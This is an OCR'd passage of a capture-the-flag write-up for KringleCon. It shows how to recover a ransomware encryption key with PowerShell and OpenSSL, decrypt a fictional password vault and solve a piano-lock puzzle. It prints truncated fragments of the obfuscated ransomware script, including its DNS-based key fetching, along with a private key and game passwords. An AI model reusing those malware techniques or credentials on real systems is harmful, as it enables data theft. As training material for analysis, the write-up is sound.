https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.x509certificates.x509certificate2

We need to have a cert with a private key in supported format , let's convert our pem files (`.crt, .key`) to pfx certificate type using `openssl` :

1. Install `openssl`

   Openssl installation tutorial : https://www.youtube.com/watch?v=892_4UQy_L8

2. Browser to certificate and private key folder then run the following command to check the private key :

`openssl rsa -in server.key -check`

if you encounter any error with `crt` or `key` file try to download the files again.

```
PS C:\Users\IEUser\downloads\wannacookie> openssl rsa -in server.key -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcL
SvcuC+s5ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TL
ULPSpMTCQM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2z
Q8QnxYQBhpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nE
AoABlUHizWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4
nRVVuKebE9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABAoIBAB3SBnCTl+QY/Kj7
ncWdUurqZWGp/kR6GXQ8+mwBI+BMnNA1uGjviHUWg/ZjP0mgdPRliyyLdHcoURMZ
fnyRpWxLwxthxUXeHzENJxxgFS6mljk3x4G/Rz7o+/CJgwQhBWmRw7k4XbpW9LK+
FS1kEnC2vG+fGXuaeALWb6RXD7dXzemKkv8tIuVRBUTlpnXTGxCIdcfsXojafLjL
```

3. Check the certificate :

```
openssl x509 -in server.crt -text -noout
```

4. Convert add the private key to the certificate and convert to pfx without a password

```
openssl pkcs12 -export -out server.pfx -inkey server.key -in server.crt
```

5. Check the certificate pfx file :

```
openssl pkcs12 -info -in server.pfx
```

b) We need to create function to decrypt the file encryption key using the private key, let's call it Pub_Key_Dec function :

```
function Pub_Key_Dec($encKey){
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
    $cert.Import( "C:\Users\IEUser\Downloads\wannacookie\server.pfx" )
    $decKey = $cert.PrivateKey.Decrypt($encKey, $true)
    return $(B2H $decKey) }
```

Then we add the following lines to the main function to import `$Pub_key_encrypted_Key` from `Pub_key_encrypted_Key.txt` file :

```
$Pub_key_encrypted_Key = Get-Content -Path "C:\Users\IEUser\Downloads\wannacookie\Pub_key_encrypted_Key.txt"
```

And Convert it from HEX to Bytes to be able to use it in `Pub_Key_Dec` function :

```
$Pub_key_encrypted_Key = $(H2B $Pub_key_encrypted_Key);
```

c) Now let's run our code and add breakpoint after our added code lines:

```
$Byte_key = Pub_Key_Dec($Pub_key_encrypted_Key);
$Byte_key;
```

```
function Pub_Key_Dec($encKey){
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
    $cert.Import( "C:\Users\IEUser\Downloads\wannacookie\server.pfx" )
    $decKey = $cert.PrivateKey.Decrypt($encKey, $true)
    return $(B2H $decKey)
}

function wannacookie {

    $Pub_key_encrypted_Key =  Get-Content -Path "C:\Users\IEUser\Downloads\wannacookie\Pub_key_encrypted_Key.txt"
    $Pub_key_encrypted_Key = $(H2B $Pub_key_encrypted_Key);

    $Byte_key = Pub_Key_Dec($Pub_key_encrypted_Key);
    $Byte_key ;

    $S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Do
    $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
    $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]][char]01..[char]255) + ([char[]][char]01.
```

Now we have our key $Byte_key to decrypt the files :

`fbcfc121915d99cc20a3d3d5d84f8308`

You can check if it's correct key by running it against `sha1` hash we found from power dump

```
$hash_found= "b0e59a5e0f00968856f22cff2d6226697535da5b";
$Key_Hash = $(Sha1 $Byte_key);

If ($Key_Hash = $hash_found ){
      "Correct Key!"
} else {
     "Invalid Key!"
}
```

```
PS C:\Users\IEUser\downloads\wannacookie> C:\Users\IEUser\Downloads\wannacookie\wannacookie.ps1
fbcfc121915d99cc20a3d3d5d84f8308
Correct Key!
```

13. Let's decrypt the file `alabaster_passwords.elfdb.wannacookie` using `enc_dec` function:
    (1) First we point to the encrypted file :
    `$enc_file = @("C:\Users\IEUser\Downloads\wannacookie\alabaster_passwords.elfdb.wannacookie");`
    (2) And Convert the key from HEX to Bytes to be usable in enc_dec function :
    `$Byte_key = $(H2B $Byte_key);`
    3) Then we run the function with false state to decrypt the file:
    `enc_dec $Byte_key $enc_file $false;`
    (4) Run the function and add breakpoint after our added code lines:

```
$enc_file = @("C:\Users\IEUser\Downloads\wannacookie\alabaster_passwords.elfdb.wannacookie");

$Byte_key = $(H2B $Byte_key);

enc_dec $Byte_key $enc_file $false;

$S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
```

Now we have the Alabaster's password vault unencrypted the file with name `alabaster_passwords.elfdb`

14. Let's take a look at Alabaster's password vault , since the file using .elfdb and we know he is obsessed with SQLite database storage :
    (1) if you open the file with text editor you will confirm it's SQLite format by first line .

```
SQLite format 3<NUL>^P<NUL>^A^A<NUL>@
<NUL><NUL><NUL><CR><NUL><NUL><NUL>^D<NUL><NUL><NUL>^C<NUL><NUL><NUL>^B<NUL><NUL><NUL>^F<NUL><NUL><
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
<NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NUL><NU
```


(2) Now er know the database format is SQLite , let's view it usingDB Browser for SQLite or any similar software : https://sqlitebrowser.org/

File > open database readonly > Select alabaster_passwords.elfdb > Select Browse Data

	name	password	usedfor
	Filter	Filter	Filter
1	alabaster.snowball	CookiesR0cK!2!#	active directory
2	alabaster@kringlecastle.com	KeepYourEnemiesClose1425	www.toysrus.com
3	alabaster@kringlecastle.com	CookiesRLyfe!*26	netflix.com
4	alabaster.snowball	MoarCookiesPreeze1928	Barcode Scanner
5	alabaster.snowball	ED#ED#EED#EF#G#F#G#ABA#BA#B	vault
6	alabaster@kringlecastle.com	PetsEatCookiesTOo@813	neopets.com
7	alabaster@kringlecastle.com	YaylmACoder1926	www.codecademy.com
8	alabaster@kringlecastle.com	Woootz4Cookies19273	www.4chan.org
9	alabaster@kringlecastle.com	ChristMasRox19283	www.reddit.com


We have the password !

ED#ED#EED#EF#G#F#G#ABA#BA#B



Main Challenge

Who Is Behind It All?




Who Is Behind It All?

[Piano lock for the door right to Alabaster Snowball]

I'm seriously impressed by your security skills. How could I forget that I used Rachmaninoff as my musical password?
Congratulations, you've stopped Hans! Now solve all remaining objectives in your badge.
YAY! You won!

Rachmaninoff > Really, it's Mozart. And it should be in the key of D, not E.

Door lock



Who Is Behind It All?

Solution

1. Take a look at the document sent from Holly Evergreen to Alabaster Snowball in challenge 8-Network Traffic Forensics

> To look at it another way, consider a song "written in the key of Bb." If the musicians don't *like* that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:
> D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb
>
> And take everything down one half step for A:
> C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A

2. After you read it , you will find how to do the chord transposition from E to D in the musical password we just got .

   ED#ED#EED#EF#G#F#G#ABA#BA#B

3. Method 1 : Manually do the chord transposition ,

   From E > D is back one step then take everything back one step for D :

E	D
D#	C#
E	D
D#	C#
E	D
E	D


D#	C#
E	D
F#	E
G#	F#
F#	E
G#	F#

A	G
B	A
A#	G#
B	A
A#	G#
B	A

So the door password will be :


DC#DC#DDC#DEF#EF#GAG#AG#A

You can use this chart will help you from this website : http://www.simusic.com/chordchart.html



Steps:	-12	-11	-10	-9	-8	-7	-6	-5	-4	-3	-2	-1	**0**	+1	+2	+3	+4	+5	+6	+7	+8	+9	+10	+11	+12
Sharp:	A	A#	B	C	C#	D	D#	E	F	F#	G	G#	**A**	A#	B	C	C#	D	D#	E	F	F#	G	G#	A
Flat:	A	Bb	B	C	Db	D	Eb	E	F	Gb	G	Ab	**A**	Bb	B	C	Db	D	Eb	E	F	Gb	G	Ab	A
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	A#	B	C	C#	D	D#	E	F	F#	G	G#	A	**A#**	B	C	C#	D	D#	E	F	F#	G	G#	A	A#
Flat:	Bb	B	C	Db	D	Eb	E	F	Gb	G	Ab	A	**Bb**	B	C	Db	D	Eb	E	F	Gb	G	Ab	A	Bb
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	B	C	C#	D	D#	E	F	F#	G	G#	A	A#	**B**	C	C#	D	D#	E	F	F#	G	G#	A	A#	B
Flat:	B	C	Db	D	Eb	E	F	Gb	G	Ab	A	Bb	**B**	C	Db	D	Eb	E	F	Gb	G	Ab	A	Bb	B
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	C	C#	D	D#	E	F	F#	G	G#	A	A#	B	**C**	C#	D	D#	E	F	F#	G	G#	A	A#	B	C
Flat:	C	Db	D	Eb	E	F	Gb	G	Ab	A	Bb	B	**C**	Db	D	Eb	E	F	Gb	G	Ab	A	Bb	B	C
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	C#	D	D#	E	F	F#	G	G#	A	A#	B	C	**C#**	D	D#	E	F	F#	G	G#	A	A#	B	C	C#
Flat:	Db	D	Eb	E	F	Gb	G	Ab	A	Bb	B	C	**Db**	D	Eb	E	F	Gb	G	Ab	A	Bb	B	C	Db
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	D	D#	E	F	F#	G	G#	A	A#	B	C	C#	**D**	D#	E	F	F#	G	G#	A	A#	B	C	C#	D
Flat:	D	Eb	E	F	Gb	G	Ab	A	Bb	B	C	Db	**D**	Eb	E	F	Gb	G	Ab	A	Bb	B	C	Db	D
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	D#	E	F	F#	G	G#	A	A#	B	C	C#	D	**D#**	E	F	F#	G	G#	A	A#	B	C	C#	D	D#
Flat:	Eb	E	F	Gb	G	Ab	A	Bb	B	C	Db	D	**Eb**	E	F	Gb	G	Ab	A	Bb	B	C	Db	D	Eb
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	E	F	F#	G	G#	A	A#	B	C	C#	D	D#	**E**	F	F#	G	G#	A	A#	B	C	C#	D	D#	E
Flat:	E	F	Gb	G	Ab	A	Bb	B	C	Db	D	Eb	**E**	F	Gb	G	Ab	A	Bb	B	C	Db	D	Eb	E
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	F	F#	G	G#	A	A#	B	C	C#	D	D#	E	**F**	F#	G	G#	A	A#	B	C	C#	D	D#	E	F
Flat:	F	Gb	G	Ab	A	Bb	B	C	Db	D	Eb	E	**F**	Gb	G	Ab	A	Bb	B	C	Db	D	Eb	E	F
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	F#	G	G#	A	A#	B	C	C#	D	D#	E	F	**F#**	G	G#	A	A#	B	C	C#	D	D#	E	F	F#
Flat:	Gb	G	Ab	A	Bb	B	C	Db	D	Eb	E	F	**Gb**	G	Ab	A	Bb	B	C	Db	D	Eb	E	F	Gb
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	G	G#	A	A#	B	C	C#	D	D#	E	F	F#	**G**	G#	A	A#	B	C	C#	D	D#	E	F	F#	G
Flat:	G	Ab	A	Bb	B	C	Db	D	Eb	E	F	Gb	**G**	Ab	A	Bb	B	C	Db	D	Eb	E	F	Gb	G
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	G#	A	A#	B	C	C#	D	D#	E	F	F#	G	**G#**	A	A#	B	C	C#	D	D#	E	F	F#	G	G#
Flat:	Ab	A	Bb	B	C	Db	D	Eb	E	F	Gb	G	**Ab**	A	Bb	B	C	Db	D	Eb	E	F	Gb	G	Ab
	12	11	10	9	8	7	6	5	4	3	2	1	0	1	2	3	4	5	6	7	8	9	10	11	12
Sharp:	A	A#	B	C	C#	D	D#	E	F	F#	G	G#	**A**	A#	B	C	C#	D	D#	E	F	F#	G	G#	A
Flat:	A	Bb	B	C	Db	D	Eb	E	F	Gb	G	Ab	**A**	Bb	B	C	Db	D	Eb	E	F	Gb	G	Ab	A

4. Method 2: Use online tool to auto the transpose from E to D :
   Online chord transpose tool : *http://tabtuner.com/*
   Online chord transpose tool : *http://www.transposechords.com/song_transposed/*



5. Goto Piano Lock > Enter the password
   D C# D C# D D C# D E F# E F# G A G# A G# A

Who Is Behind It All?

You DID IT! You completed the hardest challenge.
You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!

You WON! Won what, you ask?
Well, the jackpot, my dear! The grand and glorious jackpot!
You see, I finally found you!
I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.
That's why we had so many different challenges this year.
We needed to find someone with skills all across the spectrum.
I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.
And you did!
Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.
See what happens when they take off those hats?
Based on your victory... next year, I'm going to ask for your help in defending my whole operation from evil bad guys.
And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.
You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?
They lived happily ever after.

Go to your Badge > Objectives > Enter Santa

10) Who Is Behind It All?

Difficulty:


Who was the mastermind behind the whole KringleCon plan? And, in your emailed answers please explain that plan.

Extra Challenge


Google Ventilation

1st floor upper left corner beside google booth.


Start navigate through the ventilation using the ventilation diagrams from 4-Data Repo challenge :



Google Ventilation



1st Floor path



2nd Floor path

Congratulations!